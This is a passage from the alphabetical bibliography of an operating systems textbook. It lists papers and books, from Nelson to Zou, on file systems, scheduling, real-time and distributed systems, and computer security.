NELS88 Nelson, M.; Welch, B.; and Ousterhout, J. "Caching in the Sprite Network File System." *ACM Transactions on Computer Systems*, February 1988.

NELS91 Nelson, G. *Systems Programming with Modula-3*. Englewood Cliffs, NJ: Prentice Hall, 1991.

NEWS05 Newsome, J.; Karp, B.; and Song, D. "Polygraph: Automatically Generating Signatures for Polymorphic Worms." *IEEE Symposium on Security and Privacy*, 2005.

NG98 Ng, S. "Advances in Disk Technology: Performance Issues." *Computer*, May 1989.

NING04 Ning, P., et al. "Techniques and Tools for Analyzing Intrusion Alerts." *ACM Transactions on Information and System Security*, May 2004.

NIST95 National Institute of Standards and Technology. *An Introduction to Computer Security: The NIST Handbook*. Special Publication 800–12. October 1995.

NOER05 Noergarrd, T. *Embedded Systems Architecture: A Comprehensive Guide for Engineers and Programmers*. New York: Elsevier, 2005.

NUTT94 Nuttal, M. "A Brief Survey of Systems Providing Process or Object Migration Facilities." *Operating Systems Review*, October 1994.

OGOR03 O'Gorman, L. "Comparing Passwords, Tokens and Biometrics for User Authentication." *Proceedings of the IEEE*, December 2003.

OUST85 Ousterhout, J., et al. "A Trace-Drive Analysis of the UNIX 4.2 BSD File System." *Proceedings, Tenth ACM Symposium on Operating System Principles*, 1985.

OUST88 Ousterhout, J., et al. "The Sprite Network Operating System." *Computer*, February 1988.

PAI00 Pai, V.; Druschel, P.; and Zwaenepoel, W. "IO-Lite: A Unified I/O Buffering and Caching System." *ACM Transactions on Computer Systems*, February 2000.

PANW88 Panwar, S.; Towsley, D.; and Wolf, J. "Optimal Scheduling Policies for a Class of Queues with Customer Deadlines in the Beginning of Service." *Journal of the ACM*, October 1988.

PATT82 Patterson, D., and Sequin, C. "A VLSI RISC." *Computer*, September 1982.

PATT85 Patterson, D. "Reduced Instruction Set Computers." *Communications of the ACM*, January 1985.

PATT88 Patterson, D.; Gibson, G.; and Katz, R. "A Case for Redundant Arrays of Inexpensive Disks (RAID)." *Proceedings, ACM SIGMOD Conference of Management of Data*, June 1988.

PATT07 Patterson, D., and Hennessy, J. *Computer Organization and Design: The Hardware/Software Interface*. San Mateo, CA: Morgan Kaufmann, 2007.

PAZZ92 Pazzini, M., and Navaux, P. "TRIX, A Multiprocessor Transputer-Based Operating System." *Parallel Computing and Transputer Applications*, edited by M.Valero et al,. Barcelona: IOS Press/CIMNE, 1992.

PERR03 Perrine, T. "The End of crypt() Passwords ... Please?"; *login*, December 2003.

PETE77 Peterson, J., and Norman, T. "Buddy Systems." *Communications of the ACM*, June 1977.

PETE81 Peterson, G. "Myths About the Mutual Exclusion Problem." *Information Processing Letters*, June 1981.

PHAM96 Pham, T., and Garg, P. *Multithreaded Programming with Windows NT*. Upper Saddle River, NJ: Prentice Hall, 1996.

PINK89 Pinkert, J., and Wear, L. *Operating Systems: Concepts, Policies, and Mechanisms*. Englewood Cliffs, NJ: Prentice Hall, 1989.

PIZZ89 Pizzarello, A. "Memory Management for a Large Operating System." *Proceedings, International Conference on Measurement and Modeling of Computer Systems*, May 1989.

POPE85 Popek, G., and Walker, B. *The LOCUS Distributed System Architecture*, Cambridge, MA: MIT Press, 1985.

PROV99 Provos, N., and Mazieres, D. "A Future-Adaptable Password Scheme." *Proceedings of the 1999 USENIX Annual Technical Conference*, 1999.

PRZY88 Przybylski, S.; Horowitz, M.; and Hennessy, J. "Performance Trade-Offs in Cache Design." *Proceedings, Fifteenth Annual International Symposium on Computer Architecture*, June 1988.

RADC04 Radcliff, D. "What Are They Thinking?" *Network World*, March 1, 2004.

RAJA00 Rajagopal, R. *Introduction to Microsoft Windows NT Cluster Server*. Boca Raton, FL: CRC Press, 2000.

RAMA94 Ramamritham, K., and Stankovic, J. "Scheduling Algorithms and Operating Systems Support for Real-Time Systems." *Proceedings of the IEEE*, January 1994.

RASH88 Rashid, R., et al. "Machine-Independent Virtual Memory Management for Paged Uniprocessor and Multiprocessor Architectures." *IEEE Transactions on Computers*, August 1988.

RAYN86 Raynal, M. *Algorithms for Mutual Exclusion*. Cambridge, MA: MIT Press, 1986.

RAYN88 Raynal, M. *Distributed Algorithms and Protocols*. New York: Wiley, 1988.

RAYN90 Raynal, M., and Helary, J. *Synchronization and Control of Distributed Systems and Programs*. New York: Wiley, 1990.

RICA81 Ricart, G., and Agrawala, A. "An Optimal Algorithm for Mutual Exclusion in Computer Networks." *Communications of the ACM*, January 1981 (Corrigendum in *Communications of the ACM*, September 1981).

RICA83 Ricart, G., and Agrawala, A. "Author's Response to 'On Mutual Exclusion in Computer Networks' by Carvalho and Roucairol." *Communications of the ACM*, February 1983.

RIDG97 Ridge, D., et al. "Beowulf: Harnessing the Power of Parallelism in a Pile-of-PCs." *Proceedings, IEEE Aerospace*, 1997.

RITC74 Ritchie, D., and Thompson, K. "The UNIX Time-Sharing System." *Communications of the ACM*, July 1974.

RITC78 Ritchie, D. "UNIX Time-Sharing System: A Retrospective." *The Bell System Technical Journal*, July–August 1978.

RITC84 Ritchie, D. "The Evolution of the UNIX Time-Sharing System." *AT & T Bell Labs Technical Journal*, October 1984.

ROBB04 Robbins, K., and Robbins, S. *UNIX Systems Programming: Communication, Concurrency, and Threads*. Upper Saddle River, NJ: Prentice Hall, 2004.

ROBI90 Robinson, J., and Devarakonda, M. "Data Cache Management Using Frequency-Based Replacement." *Proceedings, Conference on Measurement and Modeling of Computer Systems*, May 1990.

RODR02 Rodriguez, A., et al. *TCP/IP Tutorial and Technical Overview*. Upper Saddle River: NJ: Prentice Hall, 2002.

ROME04 Romer, K., and Mattern, F. "The Design Space of Wireless Sensor Networks." *IEEE Wireless Communications*, December 2004.

ROSC03 Rosch, W. *The Winn L. Rosch Hardware Bible*. Indianapolis, IN: Que Publishing, 2003.

ROSE78 Rosenkrantz, D.; Stearns, R.; and Lewis, P. "System Level Concurrency Control in Distributed Database Systems." *ACM Transactions on Database Systems*, June 1978.

RUBI97 Rubini, A. "The Virtual File System in Linux." *Linux Journal*, May 1997.

RUDO90 Rudolph, B. "Self-Assessment Procedure XXI: Concurrency." *Communications of the ACM*, May 1990.

RUSS05 Russinovich, M., and Solomon, D. *Microsoft Windows Internals: Microsoft Windows Server(TM) 2003, Windows XP, and Windows 2000*. Redmond, WA: Microsoft Press, 2005.

SAND94 Sandhu, R, and Samarati, P. "Access Control: Principles and Practice." *IEEE Communications*, September 1994.

SAND96 Sandhu, R., et al. "Role-Based Access Control Models." *Computer*, September 1994.

SATY81 Satyanarayanan, M. and Bhandarkar, D. "Design Trade-Offs in VAX-11 Translation Buffer Organization." *Computer*, December 1981.

SAUE81 Sauer, C., and Chandy, K. *Computer Systems Performance Modeling*. Englewood Cliffs, NJ: Prentice Hall, 1981.

SAUN01 Saunders, G.; Hitchens, M.; and Varadharajan, V. "Role-Based Access Control and the Access Control Matrix." *Operating Systems Review*, October 2001.

SCAR07 Scarfone, K., and Mell, P. *Guide to Intrusion Detection and Prevention Systems*. NIST Special Publication SP 800–94, February 2007.

SCHA62 Schay, G., and Spruth, W. "Analysis of a File Addressing Method." *Communications of the ACM*, August 1962.

SCHM97 Schmidt, D. "Distributed Object Computing." *IEEE Communications Magazine*, February 1997.

SCHW96 Schwaderer, W., and Wilson, A. *Understanding I/O Subsystems*. Milpitas, CA: Adaptec Press, 1996.

SELT90 Seltzer, M.; Chen, P.; and Ousterhout, J. "Disk Scheduling Revisited." *Proceedings, USENIX Winter Technical Conference*, January 1990.

SEVC96 Sevcik, P. "Designing a High-Performance Web Site." *Business Communications Review*, March 1996.

SHA90 Sha, L.; Rajkumar, R.; and Lehoczky, J. "Priority Inheritance Protocols: An Approach to Real-Time Synchronization." *IEEE Transactions on Computers*, September 1990.

SHA91 Sha, L.; Klein, M.; and Goodenough, J. "Rate Monotonic Analysis for Real-Time Systems." in [TILB91].

SHA94 Sha, L.; Rajkumar, R.; and Sathaye, S. "Generalized Rate-Monotonic Scheduling Theory: A Framework for Developing Real-Time Systems." *Proceedings of the IEEE*, January 1994.

SHEN02 Shene, C. "Multithreaded Programming Can Strengthen an Operating Systems Course." *Computer Science Education Journal*, December 2002.

SHIV92 Shivaratri, N.; Krueger, P.; and Singhal, M. "Load Distributing for Locally Distributed Systems." *Computer*, December 1992.

SHNE84 Shneiderman, B. "Response Time and Display Rate in Human Performance with Computers." *ACM Computing Surveys*, September 1984.

SHOR75 Shore, J. "On the External Storage Fragmentation Produced by First-Fit and Best-Fit Allocation Strategies." *Communications of the ACM*, August, 1975.

SHOR97 Short, R.; Gamache, R.; Vert, J.; and Massa, M. "Windows NT Clusters for Availability and Scalability." *Proceedings, COMPCON Spring 97*, February 1997.

SHUB90 Shub, C. "ACM Forum: Comment on a Self-Assessment Procedure on Operating Systems." *Communications of the ACM*, September 1990.

SHUB03 Shub, C. "A Unified Treatment of Deadlock." *Journal of Computing in Small Colleges*, October 2003. Available through the ACM digital library.

SILB04 Silberschatz, A.; Galvin, P.; and Gagne, G. *Operating System Concepts with Java*. Reading, MA: Addison-Wesley, 2004.

SING94a Singhal, M., and Shivaratri, N. *Advanced Concepts in Operating Systems*. New York: McGraw-Hill, 1994.

SING94b Singhal, M. "Deadlock Detection in Distributed Systems." In [CASA94].

SING99 Singh, H. *Progressing to Distributed Multiprocessing*. Upper Saddle River, NJ: Prentice Hall, 1999.

SINH97 Sinha, P. *Distributed Operating Systems*. Piscataway, NJ: IEEE Press, 1997.

SMIT82 Smith, A. "Cache Memories." *ACM Computing Surveys*, September 1982.

SMIT83 Smith, D. "Faster Is Better: A Business Case for Subsecond Response Time." *Computerworld*, April 18, 1983.

SMIT85 Smith, A. "Disk Cache—Miss Ratio Analysis and Design Considerations." *ACM Transactions on Computer Systems*, August 1985.

SMIT88 Smith, J. "A Survey of Process Migration Mechanisms." *Operating Systems Review*, July 1988.

SMIT89 Smith, J. "Implementing Remote *fork()* with Checkpoint/restart." *Newsletter of the IEEE Computer Society Technical Committee on Operating Systems*, Winter 1989.

SNYD93 Snyder, A. "The Essence of Objects: Concepts and Terms." *IEEE Software*, January 1993.

STAL06a Stallings, W. *Computer Organization and Architecture, Seventh Edition*. Upper Saddle River, NJ: Prentice Hall, 2006.

STAL06b Stallings, W. *Cryptography and Network Security: Principles and Practice, Fourth Edition*. Upper Saddle River, NJ: Prentice Hall, 2006.

STAL07 Stallings, W. *Data and Computer Communications*. Upper Saddle River: NJ: Prentice Hall, 2007.

STAL08 Stallings, W., and Brown L. *Computer Security: Principles and Practice*. Upper Saddle River, NJ: Prentice Hall, 2008.

STAN89 Stankovic, J., and Ramamrithan, K. "The Spring Kernel: A New Paradigm for Real-Time Operating Systems." *Operating Systems Review*, July 1989.

STAN93 Stankovic, J., and Ramamritham, K., eds. *Advances in Real-Time Systems*. Los Alamitos, CA: IEEE Computer Society Press, 1993.

STAN96 Stankovic, J., et al. "Strategic Directions in Real-Time and Embedded Systems." *ACM Computing Surveys*, December 1996.

STEE95 Steensgarrd, B., and Jul, E. "Object and Native Code Mobility Among Heterogeneous Computers." *Proceedings, 15th ACM Symposium on Operating Systems Principles*, December 1995.

STER99 Sterling, T., et al. *How to Build a Beowulf*. Cambridge, MA: MIT Press, 1999.

STON93 Stone, H. *High-Performance Computer Architecture*. Reading, MA: Addison-Wesley, 1993.

STRE83 Strecker, W. "Transient Behavior of Cache Memories." *ACM Transactions on Computer Systems*, November 1983.

STRO88 Stroustrup, B. "What Is Object-Oriented Programming?" *IEEE Software*, May 1988.

SUN99 Sun Microsystems. "Sun Cluster Architecture: A White Paper." *Proceedings, IEEE Computer Society International Workshop on Cluster Computing*. December 1999.

SUZU82 Suzuki, I., and Kasami, T. "An Optimality Theory for Mutual Exclusion Algorithms in Computer Networks." *Proceedings of the Third International Conference on Distributed Computing Systems*, October 1982.

SWAI07 Swaine, M. "Wither Operating Systems?" *Dr. Dobb's Journal*, March 2007.

SYMA01 Symantec Corp. *The Digital Immune System*. Symantec Technical Brief, 2001.

TAIV96 Taivalsaari, A. "On the Nature of Inheritance." *ACM Computing Surveys*, September 1996.

TAKA01 Takada, H. "Real-Time Operating System for Embedded Systems." In Imai, M. and Yoshida, N. (eds). *Asia South-Pacific Design Automation Conference*, 2001.

TALL92 Talluri, M.; Kong, S.; Hill, M.; and Patterson, D. "Tradeoffs in Supporting Two Page Sizes." *Proceedings of the 19th Annual International Symposium on Computer Architecture*, May 1992.

TAMI83 Tamir, Y., and Sequin, C. "Strategies for Managing the Register File in RISC." *IEEE Transactions on Computers*, November 1983.

TANE78 Tanenbaum, A. "Implications of Structured Programming for Machine Architecture." *Communications of the ACM*, March 1978.

TANE85 Tanenbaum, A., and Renesse, R. "Distributed Operating Systems." *Computing Surveys*, December 1985.

TANE06 Tanenbaum, A., and Woodhull, A. *Operating Systems: Design and Implementation*. Upper Saddle River, NJ: Prentice Hall, 2006.

TAY90 Tay, B., and Ananda, A. "A Survey of Remote Procedure Calls." *Operating Systems Review*, July 1990.

TEL01 Tel, G. *Introduction to Distributed Algorithms*. Cambridge: Cambridge University Press, 2001.

TEVA87 Tevanian, A., et al. "Mach Threads and the UNIX Kernel: The Battle for Control." *Proceedings, Summer 1987 USENIX Conference*, June 1987.

THAD81 Thadhani, A. "Interactive User Productivity." *IBM Systems Journal*, No. 1, 1981.

THOM84 Thompson, K. "Reflections on Trusting Trust (Deliberate Software Bugs)." *Communications of the ACM*, August 1984.

THOM01 Thomas, G. " eCos: An Operating System for Embedded Systems." *Dr. Dobb's Journal*, January 2001.

TILB91 Tilborg, A., and Koob, G., eds. *Foundations of Real-Time Computing: Scheduling and Resource Management*. Boston: Kluwer Academic Publishers, 1991.

TIME90 Time, Inc. *Computer Security, Understanding Computers Series*. Alexandria, VA: Time-Life Books, 1990.

TIME02 TimeSys Corp. "Priority Inversion: Why You Care and What to Do About It" *TimeSys White Paper*, 2002. http://www.techonline. com/community/ed_resource/tech_paper/21779

TUCK89 Tucker, A., and Gupta, A. "Process Control and Scheduling Issues for Multiprogrammed Shared-Memory Multiprocessors." *Proceedings, Twelfth ACM Symposium on Operating Systems Principles*, December 1989.

TUCK04 Tucker, A. ed. *The Computer Science Handbook*. Boca Raton, FL: CRC Press, 2004.

VAHA96 Vahalia, U. *UNIX Internals: The New Frontiers*. Upper Saddle River, NJ: Prentice Hall, 1996.

VINO97 Vinoski, S. "CORBA: Integrating Diverse Applications Within Distributed Heterogeneous Environments." *IEEE Communications Magazine*, February 1997.

WAGN00 Wagner, D., and Goldberg, I. "Proofs of Security for the UNIX Password Hashing Algorithm." *Proceedings, ASIACRYPT '00*, 2000.

WALK89 Walker, B., and Mathews, R. "Process Migration in AIX's Transparent Computing Facility." *Newsletter of the IEEE Computer Society Technical Committee on Operating Systems*, Winter 1989.

WARD80 Ward, S. "TRIX: A Network-Oriented Operating System." *Proceedings, COMPCON '80*, 1980.

WARR91 Warren, C. "Rate Monotonic Scheduling." *IEEE Micro*, June 1991.

WAYN94 a Wayner, P. "Small Kernels Hit it Big." *Byte*, January 1994.

WAYN94b Wayner, P. "Objects on the March." *Byte*, January 1994.

WEIZ81 Weizer, N. "A History of Operating Systems." *Datamation*, January 1981.

WEND89 Wendorf, J.; Wendorf, R.; and Tokuda, H. "Scheduling Operating System Processing on Small-Scale Microprocessors." *Proceedings, 22 nd Annual Hawaii International Conference on System Science*, January 1989.

WHIT99 White, S. *Anatomy of a Commercial-Grade Immune System*. IBM Research White Paper, 1999.

WIED87 Wiederhold, G. *File Organization for Database Design*. New York: McGraw-Hill, 1987.

WOOD86 Woodside, C. "Controllability of Computer Performance Tradeoffs Obtained Using Controlled-Share Queue Schedulers." *IEEE Transactions on Software Engineering*, October 1986

WOOD89 Woodbury, P. et al. "Shared Memory Multiprocessors: The Right Approach to Parallel Processing." *Proceedings, COMPCON Spring '89*, March 1989.

WORT94 Worthington, B.; Ganger, G.; and Patt, Y. "Scheduling Algorithms for Modern Disk Drives." *ACM SIGMETRICS*, May 1994.

WRIG95 Wright, G., and Stevens, W. *TCP/IP Illustrated, Volume 2: The Implementation*. Reading, MA: Addison-Wesley, 1995.

YOUN87 Young, M., et. al. "The Duality of Memory and Communication in the Implementation of a Multiprocessor Operating System." *Proceedings of the Eleventh ACM Symposium on Operating Systems Principles*, December 1987.

ZAHO90 Zahorjan, J., and McCann, C. "Processor Scheduling in Shared Memory Multiprocessors." *Proceedings, Conference on Measurement and Modeling of Computer Systems*, May 1990.

ZAJC93 Zajcew, R., et al. "An OSF/1 UNIX for Massively Parallel Multicomputers." *Proceedings, Winter USENIX Conference*, January 1993.

ZEAD97 Zeadally, S. "An Evaluation of the Real-Time Performance of SVR4.0 and SVR4.2." *Operating Systems Review*, January 1977.

ZOU05 Zou, C., et al. "The Monitoring and Early Detection of Internet Worms." *IEEE/ACM Transactions on Networking*, October 2005.